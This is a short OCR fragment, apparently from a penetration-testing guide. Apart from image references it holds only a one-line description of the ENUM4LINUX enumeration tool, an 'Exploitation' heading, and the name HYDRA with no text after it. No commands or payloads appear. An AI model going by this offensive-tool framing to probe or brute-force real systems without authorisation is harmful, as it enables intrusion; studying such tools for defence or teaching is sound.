
ENUM4LINUX:


It is a tool for enumerating information from Windows and Samba systems.




b) **Exploitation :**


HYDRA:



